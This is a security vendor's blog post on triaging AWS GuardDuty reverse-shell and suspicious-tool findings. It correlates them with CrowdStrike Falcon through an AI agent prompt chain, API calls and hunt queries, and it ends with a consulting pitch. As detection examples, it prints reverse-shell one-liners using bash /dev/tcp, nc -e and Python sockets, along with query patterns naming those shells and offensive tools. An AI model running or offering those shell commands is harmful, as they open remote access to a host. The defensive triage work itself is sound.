Series: GuardDuty Alert Triage - CloudTrail + EDR. Post 4 of 6.
In a typical production environment, Execution:Runtime/ReverseShell and Execution:Runtime/SuspiciousTool findings age out in the alert queue faster than they get reviewed. Both are High severity. Both require process-level investigation that raw GuardDuty output does not provide on its own. And because they come from the runtime agent rather than flow logs, analysts who are used to network-based triage often miss the key pivot point: the parent process.
This post covers the full triage sequence for both finding types. The prompt chain below drives the agent workflow. The step-by-step breakdown shows exactly which API calls run and in what order.
What Triggers These Findings
Execution:Runtime/ReverseShell
GuardDuty Runtime Monitoring runs as an agent on EC2 instances and containers. When a process opens a network socket and redirects stdin and stdout to that socket, and a shell spawns with that socket as its controlling terminal, GuardDuty fires this finding.
Common patterns:
bash -i >& /dev/tcp/<ip>/<port> 0>&1- Python with
socket.connect()followed bypty.spawn() nc -e /bin/bash <ip> <port>
The critical detail: the shell has an outbound network connection as its terminal. That is the condition GuardDuty detects at the kernel system call level. It is not a heuristic. It does not fire on normal outbound connections.
Execution:Runtime/SuspiciousTool
GuardDuty Runtime Monitoring detected execution of a binary associated with post-exploitation activity. The tool list includes network scanners (nmap, masscan), privilege escalation enumeration scripts (LinPEAS, WinPEAS), credential dumping utilities, and exploitation framework payloads (Meterpreter, Cobalt Strike beacon stager).
This finding fires on the binary name and known hash values. It does not require a network connection.
The Prompt Chain
The following prompt chain drives the triage. These were run against a Claude Code instance with CrowdStrike API, AWS CLI (GuardDuty + CloudTrail read), and RTR access. The same chain works in any harness with tool-use and multi-step reasoning: OpenClaw, Hermes, or any MCP-connected client.
Prompt 1: Pull and classify the GuardDuty findings
Pull all open GuardDuty findings of type
Execution:Runtime/ReverseShellandExecution:Runtime/SuspiciousToolfrom the detector. For each finding, extract: finding ID, type, severity, EC2 instance ID, process name, executable path, parent process name, parent executable path, and network destination IP and port if present.Present a summary table before proceeding.
Prompt 2: Correlate with CrowdStrike and pull host context
For each finding, do the following in sequence:
- Look up the EC2 instance ID in the Falcon device API to confirm whether a Falcon agent is installed and active.
- Pull Falcon alerts for that device in a plus/minus 30 minute window around the GuardDuty finding timestamp. Flag any Falcon detections that corroborate the same process: ReverseShellMac, InfoCommandAndControlMac, SuspiciousRMMUsage, ReconCommands3.
- Open an RTR session and run
netstat -anpon the host. Check whether the destination IP from the GuardDuty finding appears in an ESTABLISHED state.- Classify the parent process: is it a web server (httpd, nginx, php-fpm, tomcat), a cron job, an interactive shell, or a scripted runtime? Report the delivery method inferred from the parent.
For ReverseShell findings: if the RTR netstat confirms an active connection AND Falcon has a corroborating detection, mark CONFIRMED ACTIVE. If the connection is not present but Falcon corroborates, mark HISTORICAL. If neither, mark REVIEW.
For SuspiciousTool findings: check the binary hash against Falcon threat intelligence. Report whether the hash matches a known offensive tool or is unclassified.
Prompt 3: Follow-on activity check and verdict
For any finding marked CONFIRMED ACTIVE or HISTORICAL with corroboration:
- Pull all Falcon alerts on this device in the 24 hours after the GuardDuty finding timestamp.
- Flag indicators of: credential access (access to /etc/shadow, LSASS reads), persistence (new cron entries, new SSH authorized_keys writes), lateral movement (new outbound SSH, AWS API calls from within the instance).
- If follow-on activity is present: recommend network containment via
POST /devices/entities/devices-actions/v2?action_name=containand draft an incident summary.- If no follow-on activity: recommend closing the RTR session and scheduling a configuration review to identify the delivery vector.
What the Agent Runs
Step 1: Pull the GuardDuty Finding
aws guardduty list-findings \
  --detector-id <detector-id> \
  --finding-criteria '{
    "Criterion": {
      "type": {"Eq": ["Execution:Runtime/ReverseShell"]},
      "updatedAt": {"Gt": 1234567890}
    }
  }'

aws guardduty get-findings \
  --detector-id <detector-id> \
  --finding-ids ["<id>"]
Extract from the finding response:
| Field | What it tells you |
|---|---|
resource.instanceDetails.instanceId |
Which EC2 instance or container |
service.runtimeDetails.process.name |
The process that spawned the shell |
service.runtimeDetails.process.executablePath |
Full binary path |
service.runtimeDetails.process.parentProcess.name |
What launched the shell process |
service.action.networkConnectionAction.remoteIpDetails |
Destination IP and port for the shell connection |
For SuspiciousTool, the networkConnectionAction block may not be present. Focus on executablePath and process.name.
Step 2: Find the Falcon Agent on the Same Host
GET /devices/queries/devices/v1
filter: "instance_id:'<ec2-instance-id>'"

GET /devices/entities/devices/v2
ids: ["<device-id>"]
Confirm the host has a Falcon agent installed and the agent is active. If the host has no Falcon agent, your telemetry for process context is limited to GuardDuty’s own runtime data. The triage workflow still applies, but Steps 3 and 4 will return nothing.
Step 3: Pull Falcon Alerts for the Same Device and Timeframe
GET /alerts/queries/alerts/v2
filter: "device_id:'<device-id>'+created_timestamp:>='<finding-time minus 15 minutes>'"
Look for Falcon detections on the same host in the same window:
ReverseShellMac/InfoCommandAndControlMac- Falcon’s own reverse shell detectionSuspiciousRMMUsage- remote management tool misuseReconCommands3- enumeration activity
If Falcon has its own detection for the same process, you have corroborating telemetry from two independent sensors. That combination is strong evidence of a true positive.
Step 4: Pull Network Connections from the Host
Open an RTR session and run netstat:
POST /real-time-response/entities/sessions/v1
body: {"device_id": "<device-id>"}

POST /real-time-response/entities/command/v1
body: {
  "session_id": "<session-id>",
  "base_command": "netstat",
  "command_string": "netstat -anp"
}
On Linux, netstat -anp shows PID and process name alongside each connection. Match the PID to the process from the GuardDuty finding. If the connection to the reverse shell destination IP is in ESTABLISHED state, the shell is still active.
Step 5: Identify the Delivery Method via Parent Process
The parent process from the GuardDuty finding tells you how the reverse shell was delivered. This is the most important pivot in this triage chain. Most analysts jump to the network destination first. The parent process tells you delivery method faster and determines the remediation scope.

If the parent is a web server, check application logs for the web request that triggered execution. If the parent is a cron job, check /var/spool/cron and /etc/cron.d/ via RTR. A cron parent indicates persistence, not a one-time intrusion.
Step 6: For SuspiciousTool, Check the Binary Hash
GET /intel/combined/indicators/v1
filter: "indicator:'<sha256>'+type:'hash_sha256'"
Use the executablePath from the GuardDuty finding to get the SHA-256 hash via Falcon’s file hash data, then check against threat intelligence. Known offensive tools compiled from source (custom nmap builds, modified LinPEAS) may not match default signatures. In that case, use the binary name and path as context. Common tools GuardDuty flags in this category: nmap, masscan, LinPEAS, WinPEAS, Mimikatz equivalents, Metasploit Meterpreter, Cobalt Strike beacon stager.
Step 7: Check for Follow-On Activity
GET /alerts/queries/alerts/v2
filter: "device_id:'<device-id>'+created_timestamp:>='<finding-time>'"
Pull all Falcon alerts on this device in the 24 hours after the finding. Look for:
- Credential access indicators: accessing
/etc/shadow, LSASS memory reads - Persistence indicators: new cron entries, new SSH authorized_keys writes
- Lateral movement: new SSH connections to internal hosts, AWS API calls from within the instance
Follow-on activity after a reverse shell confirms the host is compromised and determines the scope of the incident. No follow-on activity does not mean no compromise, but it does change the urgency tier.
Step 8: Isolate the Host if the Shell Is Confirmed Active
POST /devices/entities/devices-actions/v2?action_name=contain
body: {"ids": ["<device-id>"]}
Network containment via Falcon cuts all network connections except the CrowdStrike sensor channel. Use this when: the RTR netstat shows the shell connection in ESTABLISHED state, OR Falcon detections confirm active execution, OR follow-on activity is present. One of those three is enough to justify containment.
CQL Hunt Queries
These queries run in CrowdStrike NGSIEM / LogScale and surface runtime execution patterns without waiting for GuardDuty to fire.
Reverse Shell Command Patterns on EC2 Hosts
#repo=search-all
event.simpleName=ProcessRollup2
ComputerName=~wildcard("*.ec2.internal")
(CommandLine=~wildcard("*>& /dev/tcp/*")
 OR CommandLine=~wildcard("*bash -i*")
 OR CommandLine=~wildcard("*nc -e /bin/bash*")
 OR CommandLine=~wildcard("*python*socket*connect*")
 OR CommandLine=~wildcard("*perl -e*socket*"))
| select([ComputerName, UserName, ImageFileName, CommandLine,
          ParentImageFileName, SHA256HashData, timestamp])
| sort(timestamp, order=desc)
Suspicious Tool Execution on EC2 Hosts
#repo=search-all
event.simpleName=ProcessRollup2
ComputerName=~wildcard("*.ec2.internal")
(ImageFileName=~wildcard("*nmap*")
 OR ImageFileName=~wildcard("*masscan*")
 OR ImageFileName=~wildcard("*linpeas*")
 OR ImageFileName=~wildcard("*mimikatz*")
 OR ImageFileName=~wildcard("*meterpreter*"))
| select([ComputerName, UserName, ImageFileName, CommandLine,
          ParentImageFileName, SHA256HashData, timestamp])
| sort(timestamp, order=desc)
Web Server Process Spawning Unexpected Child Process
#repo=search-all
event.simpleName=ProcessRollup2
ComputerName=~wildcard("*.ec2.internal")
(ParentImageFileName=~wildcard("*httpd*")
 OR ParentImageFileName=~wildcard("*nginx*")
 OR ParentImageFileName=~wildcard("*php-fpm*")
 OR ParentImageFileName=~wildcard("*tomcat*"))
NOT (ImageFileName=~wildcard("*httpd*")
     OR ImageFileName=~wildcard("*nginx*"))
| select([ComputerName, ImageFileName, CommandLine,
          ParentImageFileName, ParentCommandLine, SHA256HashData, timestamp])
| sort(timestamp, order=desc)
The third query catches web shells and RCE exploitation without requiring GuardDuty to fire first. A web server spawning bash, python, or curl is not a normal operational pattern. If you run this across your EC2 fleet and get results, GuardDuty’s runtime agent may or may not have fired on those hosts depending on coverage and sensor version.
Why Runtime Monitoring Changes the Triage Problem
VPC Flow Logs show that a connection to an external IP was made from an EC2 instance. They do not show which process made the connection, what command line arguments were used, or what the parent process was.
GuardDuty Runtime Monitoring adds the process layer. You see the binary path, the command line, and the parent process at alert time, without waiting for a forensic investigation. The parent process identification step in this triage workflow would not be possible from flow log data alone.
Two ReverseShell findings from the same environment with a gap of several weeks between them are worth treating as connected activity until the parent process chain proves otherwise. One possibility is a recurring automated execution from a persistence mechanism. Another is two separate opportunistic intrusion attempts using the same technique. The triage workflow above answers which, and the answer changes the remediation scope entirely.
A SuspiciousTool finding arriving one day after a ReverseShell finding on a neighboring host is a triage signal, not a coincidence. Check whether the two findings share an EC2 instance or subnet before treating them as unrelated.
The agent does not replace the analyst. It compresses the time from “alert fired” to “I know what the parent process is, whether the shell is still active, and whether there’s follow-on activity” from hours to minutes. What the analyst does with that information is still a judgment call.
Want this triage workflow running on your own findings? See how 543HQ builds security automation.
Need a hand with this at your company?
543HQ helps startups and growing companies build security programs that actually work. Start with a free 30-minute call.
Book a Free Call